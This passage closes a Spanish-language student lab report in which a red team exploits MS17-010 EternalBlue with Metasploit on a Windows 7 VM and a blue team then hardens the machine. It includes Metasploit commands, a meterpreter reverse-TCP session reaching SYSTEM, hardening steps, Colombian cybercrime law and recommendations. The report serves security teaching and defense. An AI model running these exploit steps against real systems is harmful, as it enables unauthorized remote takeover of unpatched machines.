
Fuente: El Autor

Igual como en el proceso con el módulo auxiliary, definimos la ip con rhost y el puerto con el comando lport, visualizamos con el comando **show options** para rectificar que está establecida la ip objetivo en rhost.

- Escribir **set payload Windows/x64/meterpreter/reverse\_tcp**, para activar el modulo y luego **show options**, para rectificar que ya está habilitado la IP objetivo **10.0.2.6**.

- Escribir comando exploit, con ello se accede a la maquina víctima y a través de meterpreter podemos activar con el comando Shell para acceder al ambiente de cmd y con ello con comando de MS-DOS poder buscar el archivo winse20w0.exe, ver figura 14.

Figura 14. Comando exploit



```
msf5 exploit(windows/smb/ms17_010_eternalblue) > exploit
[*] Started reverse TCP handler on 10.0.2.15:4444
[*] 10.0.2.6:445 - Using auxiliary/scanner/smb/ms17_010 as check
[*] 10.0.2.6:445 - Host is likely VULNERABLE to MS17-010! - Windows 7 Professional 7601 Service Pack 1 x
64 (64-bit)
[*] 10.0.2.6:445 - Scanned 1 of 1 hosts (100% complete)
[*] 10.0.2.6:445 - Connecting to target for exploitation.
[*] 10.0.2.6:445 - Connection established for exploitation.
[*] 10.0.2.6:445 - Target OS selected valid for OS indicated by SMB reply
[*] 10.0.2.6:445 - CORE raw buffer dump (42 bytes)
[*] 10.0.2.6:445 - 0x00000000 57 69 6e 64 61 77 73 20 37 20 58 72 6f 66 65 73 Windows 7 Profes
[*] 10.0.2.6:445 - 0x00000010 73 69 6f 6e 61 6c 20 37 36 30 31 20 53 65 72 76 sional 7601 Serv
[*] 10.0.2.6:445 - 0x00000020 69 63 65 20 50 61 63 6b 20 31 ice Pack 1
[*] 10.0.2.6:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 10.0.2.6:445 - Trying exploit with 12 Groom Allocations.
[*] 10.0.2.6:445 - Sending all but last fragment of exploit packet
[*] 10.0.2.6:445 - Starting non-paged pool grooming
[*] 10.0.2.6:445 - Sending SMBv2 buffers
[*] 10.0.2.6:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 10.0.2.6:445 - Sending final SMBv2 buffers.
[*] 10.0.2.6:445 - Sending last fragment of exploit packet!
[*] 10.0.2.6:445 - Receiving response from exploit packet
[*] 10.0.2.6:445 - ETERNALBLUE overwrite completed successfully (0xc0000000)!
[*] 10.0.2.6:445 - Sending egg to corrupted connection.
[*] 10.0.2.6:445 - Triggering free of corrupted buffer.
[*] Sending stage (201283 bytes) to 10.0.2.6
[*] Meterpreter session 1 opened (10.0.2.15:4444 -> 10.0.2.6:49160) at 2020-09-18 12:32:27 -0500
[*] 10.0.2.6:445 - -----
[*] 10.0.2.6:445 - -----WIN-----
[*] 10.0.2.6:445 - -----

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > sysinfo
Computer      : PC202006
OS            : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture : x64
System Language : es_CO
```

Fuente: El Autor

Teniendo activo el intérprete de comandos meterpreter, accedimos a la máquina virtual Windows 7 x64, logrando extraer el archivo winse20w0.exe, ver figura 15.

Figura 15. Evidencia



```
cd user
El sistema no puede encontrar la ruta especificada.

C:\>cd users
cd users

C:\Users>cd semi
cd semi

C:\Users\semi>winse20w0.exe
winse20w0.exe
## ## ## ## ## #####
## ## ## ## ## ## ## ##
## ## ## ## ## ## ## ##
## ## ## ## ## ## ## ##
## ## ## ## ## ## ## ##
##### ## ## ## ## ## ## ##

UNIVERSIDAD NACIONAL ABIERTA Y A DISTANCIA UNAD
ESPECIALIZACION EN SEGURIDAD INFORMATICA
SEMINARIO ESPECIALIZADO

Fecha de intrusi0n: 19/09/2020 07:03:25 p.m.
Codigo verificaci0n: 55019950

Tome evidencia y presione ENTER para salir.
```

Fuente: El Autor

Para el caso de la maquina Windows 7 x86, en el cual la pantalla se coloca azul es porque su arquitectura es de 32 bits y los módulos que se utilizaron para acceder a la máquina virtual Windows 7 x64 es de 64 bits.

Aunque ya se puede realizar esta prueba para este tipo de arquitectura, por lo que se debe hacer seleccionar los módulos que puedan interactuar con esta arquitectura.

Fase de informes:

Es la documentación que especificó todo el proceso que hizo el equipo Red Team y Blue Team.

## 1.2 Equipo Blue Team

La estrategia del equipo Blue Team es contener el ataque que materializó el equipo Red Team y para lograrlo se hizo las siguientes medidas de Hardening:

- Primero debemos tener presente que la versión de Windows 7 ya no recibe actualización, soporte técnico desde este año, por lo que es recomendable actualizar a Windows 10 en la versión que solicite.
- Deshabilitar el SMBv1 en Microsoft para corregir esta vulnerabilidad<sup>1</sup>.
- Verificar que esté instalada la actualización de seguridad para MS17-010, pero en caso que no se pueda hacer esta instalación, la otra forma es desactivar el servicio compartido de archivos el SMBv1 y en caso de dar mayor restricción es deshabilitar el puerto 445.

---

<sup>1</sup> 2 MICROSOFT, Boletín de seguridad de Microsoft MS17-010 - Crítico, Estados Unidos: 2017. p.1.

- Verificar el estado del SMBv1, si está habilitado o deshabilitado<sup>2</sup>

Otras consideraciones que se deben tener en cuenta es:

- Asignar una clave que cumpla con alguna política de contraseñas, que sea robusta, osea que posea mayúsculas, minúsculas, números y algunos caracteres especiales, esto que la haga un poco difícil el acceso a los atacantes.
  - Actualizar una licencia original, ya que la que tiene está desactualizada.
  - Cambiar el nombre de la cuenta Administrador, ya que es posible que puedan intentar acceder por este nombre, pues es el que más se usa.
  - La cuenta de invitado se puede verificar que está desactivada.
- Activar el Windows Defender, las actualizaciones automáticas.
  - Activar el Firewall de Windows.
  - Realizar las actualizaciones en Windows Defender y actualizaciones automáticas, también en las aplicaciones que tenga instaladas, ver figura 16.

Figura 16. Actualizaciones automáticas



Fuente: El Autor

---

3 MICROSOFT, Cómo comprobar que MS17-010 está instalado, Estados Unidos: 2020. p.1.



- Realizar las actualizaciones en Windows Defender y actualizaciones automáticas, también en las aplicaciones que tenga instaladas.

En Configuración avanzada del sistema, en la pestaña Protección del sistema, escoger Restaurar el sistema, y ampliar las fechas en que se ejecutó este procedimiento y restablecer al 23 de julio de 2020 y 19 de septiembre de 2020, ya que está afectando tres controladores.

Deshabilitar el arranque inicial en dispositivos USB o unidades de lectura de DVD, recomendable clave al setup del BIOS.

Configuración de los protocolos de Red.

Configuración en los permisos a carpetas y unidades compartidas.

Programar backups de los archivos y estado del sistema.

Desinstalar los controladores que no sean compatibles con el sistema operativo, para este caso el de Hewlett Packard SCSI adapter, como también un controlador de Microsoft NET y los servicios de escritorio remoto de Microsoft Printer.

Verificar en el administrador de dispositivos, se evidencia que existe un controlador que no está actualizado.


Verificar el log de eventos, se evidencia que el protocolo Ipv6 está activo, y presenta error con el DNS Client events, por lo que se procede a deshabilitarlo. También se evidencia que el controlador de cd-rom no cargó correctamente. SE detecta que Mozilla se cerró por una función incorrecta.

Crear puntos de restauración del sistema.

Verificar y deshabilitar puertos que no van a ser usados en el sistema.

Verificar con Kali, para acceder de nuevo al Windows 7 x64, pero no hay acceso, ver figura 17.

Figura 17. Prueba desde Kali



```
Terminal nro. 1 22:39:30
Archivo Acciones Editar Vista Ayuda
+ -- --=[ 7 evasion ]
Metasploit tip: Enable verbose logging with set VERBOSE true
msf5 > use auxiliary/scanner/smb/smb_ms17_010
msf5 auxiliary(scanner/smb/smb_ms17_010) > set rhost 10.0.2.12
rhost => 10.0.2.12
msf5 auxiliary(scanner/smb/smb_ms17_010) > run

[-] 10.0.2.12:445 - Host does NOT appear vulnerable.
[*] 10.0.2.12:445 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/smb/smb_ms17_010) > back
msf5 > use exploit/windows/smb/ms17_010_eternalblue
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf5 exploit(windows/smb/ms17_010_eternalblue) > set rhost 10.0.2.12
rhost => 10.0.2.12
msf5 exploit(windows/smb/ms17_010_eternalblue) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf5 exploit(windows/smb/ms17_010_eternalblue) > exploit

[*] Started reverse TCP handler on 10.0.2.15:4444
[*] 10.0.2.12:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[-] 10.0.2.12:445 - Host does NOT appear vulnerable.
[*] 10.0.2.12:445 - Scanned 1 of 1 hosts (100% complete)
[-] 10.0.2.12:445 - Exploit aborted due to failure: not-vulnerable: Set ForceExploit to override
[*] Exploit completed, but no session was created.
msf5 exploit(windows/smb/ms17_010_eternalblue) >
```

Fuente: El Autor

### 1.3 Marco Legal

La legislación colombiana implementó las siguientes leyes que otorgan herramientas jurídicas para proteger los sistemas informáticos de personas malintencionadas.

Protegiendo a los ciudadanos del proceder delictivo, de personas con conocimiento en el área de informática y valiéndose de sus técnicas, ejecutan delitos informáticos, como el robo de información, accesos no autorizados entre otros, que afectan el bienestar de las personas y de las organizaciones.

Por eso el Gobierno Nacional emite estas leyes que castigan con cárcel a todo ciudadano que no actúa de forma legal, ya que sus acciones no cuentan con la debida autorización de las empresa o personas, que son vulneradas.

Establecidas estas leyes y códigos que posee el Gobierno, permite instruir y advertir a los nuevos profesionales y personas, las consecuencias que lleva que hacen uso indebido para sacar provecho.

La ley 1273 de 2009, que dice: “La protección de la información y de los datos”<sup>4</sup>

Estructurada en dos capítulos que van desde el artículo 269A al artículo 269J.

La segunda es la Ley 1581 de 2012, que dice sobre el régimen general de protección de datos personales.

---

<sup>4</sup> MINTIC, Ley 1273 de 2009, Bogotá: 2009. p.1.

Esta ley busca garantizar que toda la información que es proporcionada por las personas, como su nombre, cedula, etc., sean protegidos para dar un buen uso, esta ley consta de seis capítulos. Para un total de 28 artículos.

Por último, tenemos al COPNIA que define su código de ética para los ingenieros y profesionales, con fines de establecer el buen comportamiento en el actuar diario del desempeño de sus funciones laborales y de servicio, en caso de presentarse algún inconveniente, este organismo procede a realizar tres acciones, la primera da un aviso por escrito, la segunda aplica una suspensión temporal y la tercera terminando la matrícula profesional.<sup>5</sup>

Es sabido en los procesos de tener evidencia en el área de los sistemas de información, esta se debe hacer de la mejor manera y cumpliendo con los mejores estándares para garantizar la integridad y una de las fases es no manipular la evidencia, poder etiquetarla y custodiarla para que sea transportada al laboratorio o sitio de investigación, por lo cual no debe estar en la vivienda y por eso está violando este artículo de ética.


---

5 COPNIA, Código de ética, Bogotá: 2020. p.8.

Evidencia de Turnitin:

Cargue de informe, pero no se presenta porcentaje.

Figura 18. Evidencia Turnitin



		Actualizar entregas					
	Título de la Entrega	Identificador del trabajo de Turnitin	Entregado	Similitud	Calificación	Nota general	
Ver recibo digital	Actividad_5_German_Galvis.pdf	1415607940	14/10/2020 21:45	5%	N/A	-- Entregar Trabajo	

Fuente: El Autor

Enlace del video:

Primera Parte

<https://youtu.be/3TIQ5tx3egw>

Segunda parte

<https://youtu.be/k8Cw2q2WYmU>

## RECOMENDACIONES

- Realizar la activación y actualizaciones en el Firewall, Windows Defender y actualizaciones automáticas, como también tener actualizado todo el software que posea la organización.
- Capacitar al personal de la compañía en temas relacionados con la seguridad de la información, aspectos básicos pero que pueden otorgar beneficios a personas que desean robar este tipo de información.
- Tener un sistema de gestión de seguridad de la información, que eme permita poder identificar las vulnerabilidades a las que pueda estar expuesto y con ello estar preparado, para grandes organizaciones deben tener un área de monitoreo que permita tener en tiempo real, el comportamiento de su sistema informática y visualizar alguna actividad sospechosa.
- Definir las personas responsables de los accesos al sistema de informático.
- Implementar sistemas de control de acceso, tanto a las instalaciones como a los sistemas informáticos, definiendo una política de contraseñas.
- Tener un firewall empresarial que permita mitigar algunas vulnerabilidades
- Deshabilitar el usuario invitado en sistemas operativos.
- Cambiar el nombre que viene por defecto en Windows de Administrador y asignar una buena clave.
- Hacer cambios en las claves que viene por defecto en los diferentes productos, como por ejemplo en FortiGate viene sin clave, otros tienen las mismas claves de usuario.
- Los empleados deben firmar un acuerdo de confidencialidad y cumplir la política de seguridad de la empresa, al igual que los proveedores.

Con todo lo mencionado anteriormente, podemos implementar más medidas, pero estas se ajustan a los presupuestos en cada organización.

Para esta fase se debe contar con un equipo que esté en monitoreo constante y que reaccione ante una posible

Tener un plan de recuperación, que permita dejar los sistemas como se encontraban funcionando, para esto se debe tener backups de los sistemas y de la información.

También se debe recolectar las pruebas de acceso o las vulnerabilidades que se presentaron para poder tomar acciones de mejora.

Cuando se presenta este tipo de ataque, se debe informar a todas las personas que sus datos han sido objeto de un ataque y la ley de protección de datos lo define en que debe ser informados en caso de estar comprometida la información personal.

Los equipos Blue Team son los encargados de contener y contrarrestar los constantes ataques que llegase a recibir algún sistema informático, están vigilando los diferentes comportamientos que no son normales y que ameritan colocar la atención para actuar de forma inmediata, por lo que están verificando los incidentes de seguridad y detectando alguna posible vulnerabilidad que se presente en los sistemas, es por ello que están suministrando planes para mitigar estos riesgos que se puedan presentar en los objetivos específicos y claves en la organización.<sup>6</sup>

Otro apoyo es verificar en el centro de seguridad de internet que definen las medidas de hardening que utiliza en los diferentes sistemas operativos y mejores prácticas establecidas por ellos, ya que vienen pre configuradas con las medidas de seguridad que no se tendría cuando uno hace el proceso desde cero en la instalación de una máquina virtual y con ello mitigar las vulnerabilidades.

---

<sup>6</sup> WIKIPEDIA, Equipo de Respuesta ante Emergencias Informáticas: 2020. p.1.

## CONCLUSIONES

- El equipo Red Team ejecutó con éxito el test de pentesting a la máquina virtual Windows 7 x64, detectando la vulnerabilidad MS17-010.
- El equipo Blue Team concretó las medidas de hardening en la máquina virtual Windows 7 x64 para evitar acceso no autorizado.
- El ataque hecho por el equipo Red Team afecta la confidencialidad, integridad y disponibilidad de las máquinas objetivo, ya que, al tener esta vulnerabilidad de acceso remoto, el atacante puede borrar, modificar o incluir información y hacer uso del sistema informático sin permiso de la organización.
- Tomar conciencia de las sanciones que puede enfrentar en caso de cometer algún ilícito en el campo de los sistemas informáticos.
- Aplicar el código de ética en el desempeño laboral como profesional o ingeniero.



## BIBLIOGRAFÍA

- CCNA DESDE CERO. (2020). *Los 7 mejores sistemas de prevención de intrusos IPS para 2020*. Obtenido de <https://ccnadesdecero.es/mejores-sistemas-prevencion-intrusiones-ips/>
- Center For Internet Security. (2020). *CIS Benchmarks*. Obtenido de <https://www.cisecurity.org/cis-benchmarks/>
- Creadpag. (22 de mayo de 2018). *ACCESO A WINDOWS 7 con EternalBlue DESDE Metasploit CON KALI LINUX*. Obtenido de <https://www.creadpag.com/2018/05/acceso-windows-7-con-eternalBlue-desde.html>
- ELK. (2020). *¿Qué es el ELK Stack?* Obtenido de <https://www.elastic.co/es/elk-stack>
- Microsoft. (08 de mayo de 2017). *Boletín de seguridad de Microsoft MS17-010 - Crítico*. Obtenido de <https://docs.microsoft.com/en-us/security-updates/securitybulletins/2017/ms17-010>
- Microsoft. (16 de abril de 2020). *Cómo comprobar que MS17-010 está instalado*. Obtenido de <https://support.microsoft.com/es-co/help/4023262/how-to-verify-that-ms17-010-is-installed>
- MINTIC. (2020). *Guía para la Gestión y Clasificación*. Obtenido de [https://www.mintic.gov.co/gestionti/615/articles-5482\\_G21\\_Gestion\\_Incidentes.pdf](https://www.mintic.gov.co/gestionti/615/articles-5482_G21_Gestion_Incidentes.pdf)
- MNTIC. (2020). *Guía para la Gestión y Clasificación de Incidentes de Seguridad de la Información*. Obtenido de [https://www.mintic.gov.co/gestionti/615/articles-5482\\_G21\\_Gestion\\_Incidentes.pdf](https://www.mintic.gov.co/gestionti/615/articles-5482_G21_Gestion_Incidentes.pdf)

Moreano Jurado, P. J. (30 de julio de 2015). *Técnicas de detección de ataques en un sistema SIEM (Security Information)*. Obtenido de <http://repositorio.usfq.edu.ec/bitstream/23000/4911/1/120801.pdf>

NIST. (16 de 03 de 2017). *CVE-2017-0143 Detalle*. Obtenido de <https://nvd.nist.gov/vuln/detail/CVE-2017-0143>

NIST. (16 de 03 de 2017). *CVE-2017-0144 Detalle*. Obtenido de <https://nvd.nist.gov/vuln/detail/CVE-2017-0144>

Nullsector. (01 de enero de 2018). *Explotar Vulnerabilidad EternalBlue con Metasploit*. Obtenido de <https://nullsector.co/explotar-vulnerabilidad-eternalBlue-con-metasploit/>

Offsec Services Limited. (2020). *Microsoft Windows - Escáner de ejecución de código remoto SMB (MS17-010) (Metasploit)*. Obtenido de <https://www.exploit-db.com/exploits/41891>

SOFECOM. (2015). *SIEM, la tecnología capaz de detectar y neutralizar las amenazas informáticas antes de que ocurran*. Obtenido de <https://sofecom.com/que-es-un-siem/>

Vivek Gite. (07 de mayo de 2020). *Top 32 Nmap Command Examples For Linux Sys/Network Admins*. Obtenido de <https://www.cyberciti.biz/networking/nmap-command-examples-tutorials/>

Wikipedia. (05 de marzo de 2020). *Equipo de Respuesta ante Emergencias Informáticas*. Obtenido de [https://es.wikipedia.org/wiki/Equipo\\_de\\_Respuesta\\_ante\\_Emergencias\\_Inform%C3%A1ticas](https://es.wikipedia.org/wiki/Equipo_de_Respuesta_ante_Emergencias_Inform%C3%A1ticas)